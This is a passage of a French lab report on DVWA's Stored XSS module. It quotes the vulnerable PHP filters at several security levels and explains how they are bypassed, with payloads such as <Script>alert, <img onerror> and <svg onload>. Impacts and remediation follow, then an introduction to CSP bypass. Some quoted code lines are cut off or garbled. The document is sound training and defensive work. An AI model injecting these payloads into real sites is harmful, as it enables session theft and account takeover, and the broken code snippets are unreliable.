
- **Champ mtxMessage (Message) :**

L'utilisation de `htmlspecialchars()` convertit les caractères réservés (<, >, &, ", ') en leurs entités HTML équivalentes (<, >, etc.). Ce champ est correctement protégé contre l'injection XSS.

- **Champ txtName (Nom) :**

La protection repose uniquement sur un filtre par **liste noire (blacklist)** qui supprime la chaîne littérale `<script>`. Cette approche comporte deux faiblesses fondamentales :

1. **Sensibilité à la casse (Case Sensitivity) :** `str_replace` recherche exactement la chaîne en minuscules `<script>`. Les variations comme `<Script>` ou `<SCRIPT>` passent sans être altérées.
2. **Absence de filtrage des balises alternatives :** Les autres balises capables d'exécuter du code JavaScript (ex: `<img src=x onerror=...>`, `<svg onload=...>`) ne sont pas interceptées.



```
<?php
if( isset( $_POST[ 'btnSign' ] ) ) {
    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name = trim( $_POST[ 'txtName' ] );


    // Sanitize message input
    $message = strip_tags( addslashes( $message ) );
    $message = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"]))) ? mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $message) : addslashes( $message );
    $message = htmlspecialchars( $message );

    // Sanitize name input
    $name = str_replace( '<script>', '', $name );
    $name = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"]))) ? mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $name) : addslashes( $name );

    // Update database
    $query = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message', '$name' );";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $query ) or die( '<pre>' . ((is_object($GLOBALS["__mysqli_ston"])))

    //mysql_close();
}
?>
```

- **Restriction côté client :** L'élément HTML `<input name="txtName">` définit un attribut `maxLength="100"` qui limite la saisie directe dans le formulaire du navigateur.




2. Étapes de Contournement (Bypass)

Pour réussir l'injection dans le champ **Name**, deux contraintes ont été levées :

1. **Bypass du filtre PHP** : En modifiant la majuscule de la balise ouvrante :


Le filtre `str_replace('<script>', '', $name)` n'associe pas `<Script>` à la règle d'exclusion. La payload est donc stockée intacte dans la base de données MySQL.



2. **Bypass de la limite maxlength** :

- Soit en éditant la valeur de maxlength directement dans l'inspecteur d'éléments du navigateur.
- Soit en interceptant et modifiant la requête HTTP POST avant son envoi au serveur.

Au rechargement de la page, le navigateur interprète la balise <Script> enregistrée et exécute le code JavaScript, ce qui déclenche la boîte de dialogue localhost : XSS.



High Security

1. Analyse du Code Source (high.php)


Dans ce niveau, les développeurs ont renforcé la protection du champ **Name** pour corriger les faiblesses du niveau Medium, mais le principe de protection reste fondamentalement faussé.

- **Filtre Regex sur le champ txtName :**

- **Fonctionnement du filtre :** Cette expression régulière recherche toute séquence commençant par < suivi des lettres s, c, r, i, p, t séparées par n'importe quel caractère, sans tenir compte de la casse (/i).
- **Amélioration par rapport au niveau Medium :** Ce filtre bloque efficacement <script>, <Script>, <SCRIPT>, mais aussi les tentatives d'obfuscation comme

<s c r i p t>.

- **Faible persistante** : L'application s'appuie toujours sur une **liste noire (blacklist)** axée uniquement sur la balise `<script>`. Elle ignore toutes les autres balises HTML capables d'exécuter du JavaScript.
- **Champ mtxMessage** : Toujours sécurisé à l'aide de `htmlspecialchars()`, ce qui neutralise toute injection dans ce champ.



```
<?php
if( isset( $_POST[ 'btnSign' ] ) ) {
    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name = trim( $_POST[ 'txtName' ] );


    // Sanitize message input
    $message = strip_tags( addslashes( $message ) );
    $message = ( (isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["__mysqli_ston"],
    $message ) : htmlspecialchars( $message );

    // Sanitize name input
    $name = preg_replace( '/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i', '', $name );
    $name = ( (isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["__mysqli_ston"],
    $name ) : htmlspecialchars( $name );

    // Update database
    $query = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message', '$name' );";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $query ) or die( '<pre>' . (is_object($GLOBALS["__mysqli_ston"])) ? mysqli_error($GLOBA
    //mysqli_close();
}
?>
```

2. Analyse du Contournement (Bypass)

1. **Échec de la payload <Script>** : Lors de la soumission de `<Script>alert('XSS')</script>`, la regex détecte la balise ouvrante `<Script>` et la supprime complètement. Il ne reste que le caractère `>`, d'où l'affichage `Name: >` dans le livre d'or.



Vulnerability: Stored Cross Site Scripting (XSS)



Name *

Message *

Name: test
Message: This is a test comment.


Name: >
Message: Hi !

2. **Bypass via une balise HTML alternative** : Pour contourner la regex, il suffit d'utiliser une balise HTML qui n'utilise pas le mot `script`, mais qui exécute du code via un attribut d'événement (Event Handler) :



- **Autres payloads équivalentes :**
 - `<img src=x onerror=alert('XSS')>`
 - `<svg onload=alert('XSS')>`
 - `<iframe onload=alert('XSS')>`

Comme la chaîne ne contient pas la séquence script, preg_replace laisse passer la payload intacte vers la base de données. Au rechargement de la page, le navigateur injecte la balise `<body onload= "... ">` ou `<img ...>` et exécute le script JavaScript (`alert('XSS')`).



Impossible Security

Le niveau **Impossible** du module Stored XSS de DVWA neutralise définitivement toute tentative d'injection en appliquant la fonction `htmlspecialchars()` sur l'intégralité des champs d'entrée, convertissant ainsi les caractères réservés du HTML (<, >, ', ") en entités inoffensives (<, >) que le navigateur affiche sous forme de texte brut au lieu d'exécuter le JavaScript. Cette protection contre le XSS est complétée par l'utilisation de requêtes préparées PDO, qui séparent strictement le code SQL des données utilisateurs pour prévenir les injections SQL, ainsi que par la vérification d'un jeton anti-CSRF unique garantissant l'authenticité de chaque soumission de formulaire.

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Name: test
Message: This is a test comment.

Name: <body onload=alert(\'XSS\')>
Message: Welcome !

```
<?php
if( isset( $_POST[ 'btnSign' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name = trim( $_POST[ 'txtName' ] );

    // Sanitize message input
    $message = stripslashes( $message );
    $message = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"]))) ? mysqli_real_escape_string( $message ) : htmlspecialchars( $message );

    // Sanitize name input
    $name = stripslashes( $name );
    $name = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"]))) ? mysqli_real_escape_string( $name ) : htmlspecialchars( $name );

    // Update database
    $data = $db->prepare( 'INSERT INTO guestbook ( comment, name ) VALUES ( :message, :name );' );
    $data->bindParam( ':message', $message, PDO::PARAM_STR );
    $data->bindParam( ':name', $name, PDO::PARAM_STR );
    $data->execute();
}

// Generate Anti-CSRF token
generateSessionToken();
?>
```

3.12.3. Impact Technique

La vulnérabilité **Stored Cross-Site Scripting (XSS Stored)** présente un niveau de criticité **Élevé à Critique** en raison de sa nature permanente et de son exécution automatique lors de la consultation de la page vulnérable par tout utilisateur.

- **Vol de session (Session Hijacking)** : Si les cookies de session ne sont pas protégés par l'attribut HttpOnly, un attaquant peut intercepter les identifiants de session (document.cookie) et les exfiltrer vers un serveur distant, entraînant l'usurpation de compte (y compris des comptes administrateurs).
- **Usurpation d'identité et actions non autorisées** : Le script injecté s'exécute dans le contexte de sécurité de la victime, lui permettant d'effectuer à son insu des requêtes légitimes (modification de mot de passe, suppression de données, élévation de privilèges).
- **Hameçonnage (Phishing) et Altération visuelle (Defacement)** : Manipulation du DOM pour altérer l'apparence de la page, afficher des formulaires d'authentification frauduleux ou rediriger les utilisateurs vers des domaines malveillants.
- **Enregistrement de frappe (Keylogging)** : Injection de scripts capturant les saisies clavier de l'utilisateur (mots de passe, données bancaires, messages).
- **Propagation virale** : Possibilité de créer un ver XSS autonome qui infecte automatiquement le profil ou le livre d'or de chaque utilisateur consultant la page.

3.12.4. Recommandations et Remédiations

Pour neutraliser durablement cette vulnérabilité, une stratégie de défense en profondeur doit être mise en œuvre.

1. Encodage contextualisé des sorties (Mesure Principale)

L'encodage des données saisies par les utilisateurs au moment de leur affichage dans le DOM HTML constitue la protection la plus efficace contre les injections XSS.

- **Application de fonctions d'échappement** : Convertir systématiquement les caractères spéciaux HTML (<, >, ", ', &) en leurs entités équivalentes à l'aide des fonctions natives de l'environnement de développement (par exemple htmlspecialchars sous PHP, configurée avec la conversion des guillemets simples et doubles en UTF-8).
- **Utilisation de moteurs de templates sécurisés** : Privilégier des moteurs de rendu modernes (tels que Twig ou Blade) qui intègrent un échappement contextuel automatique par défaut pour toutes les variables affichées dans les vues.

2. Durcissement des cookies de session

Empêcher la lecture ou l'exfiltration des jetons d'authentification dans l'éventualité d'une exécution de script côté client.

- **Attribut HttpOnly** : Configurer les cookies de session avec le fanion HttpOnly pour bloquer leur lecture via l'API DOM (document.cookie).
- **Attributs Secure et SameSite** : Restreindre le transit des cookies aux connexions chiffrées HTTPS (Secure) et appliquer une politique stricte d'envoi intersite (SameSite=Strict ou Lax) pour prévenir parallèlement les attaques de type CSRF.

3. Déploiement d'une politique de sécurité du contenu (CSP)

Mettre en place un en-tête HTTP **Content-Security-Policy** sur le serveur web. Cette politique permet de désactiver l'exécution des scripts inline non autorisés et de limiter le chargement de ressources externes aux seuls domaines de confiance définis explicitement.

4. Validation et assainissement des entrées (Défense secondaire)

- **Contrôle par liste blanche (Whitelisting)** : Vérifier que les données reçues respectent strictement le format, le type et le jeu de caractères attendus.
- **Validation de la longueur côté serveur** : Imposer des limites strictes sur la taille maximale des champs (txtName et mtxMessage) directement au niveau du backend, indépendamment des attributs de restriction du formulaire HTML.
- **Abandon des listes noires (Blacklisting)** : Proscrire les méthodes basées sur la suppression de motifs spécifiques (comme le nettoyage des balises <script>), ces filtres s'avérant incomplets et facilement contournables.

3.13. Module : CSP Bypass

3.13.1. Description de la vulnérabilité

La **politique de sécurité du contenu (Content Security Policy - CSP)** est un mécanisme de sécurité sous forme d'en-tête HTTP (Content-Security-Policy) conçu pour détecter et restreindre les attaques par injection de contenu, principalement les failles **Cross-Site Scripting (XSS)** et le détournement de données.

Son rôle est de fournir au navigateur une liste explicite de règles définissant les sources autorisées pour le chargement et l'exécution de ressources (scripts JavaScript, styles CSS, images, frames, etc.).

Le **CSP Bypass (Contournement de la politique CSP)** survient lorsque la politique configurée est trop permissive, incomplète ou mal conçue. Dans cette situation, bien que l'en-tête CSP soit présent et actif, un attaquant parvient à exploiter une faille dans la logique des règles définies pour contourner les restrictions et exécuter du code malveillant.

Les origines fréquentes de contournement de politique CSP incluent :

- **L'utilisation de directives assouplies** : L'autorisation de mots-clés permissifs tels que 'unsafe-inline' (qui autorise les scripts directement intégrés dans le HTML) ou 'unsafe-eval' (qui autorise l'évaluation dynamique de code via eval()).
- **La confiance accordée à des domaines tiers hôtes** : L'inclusion de domaines ou de réseaux de diffusion de contenu (CDN) autorisant des mécanismes de type JSONP ou hébergeant des bibliothèques JavaScript (comme AngularJS) détournables pour exécuter du code non autorisé.
- **L'omission de directives de contrôle secondaires** : L'absence de restrictions sur la réécriture de l'URI de base (base-uri) ou sur les objets applicatifs (object-src), permettant d'injecter des balises qui détournent l'origine des scripts légitimes.
- **La mauvaise gestion des valeurs uniques (Nonces/Hashes)** : La réutilisation de jetons censés être à usage unique, la génération de nonces prévisibles ou l'absence de vérification stricte côté serveur.

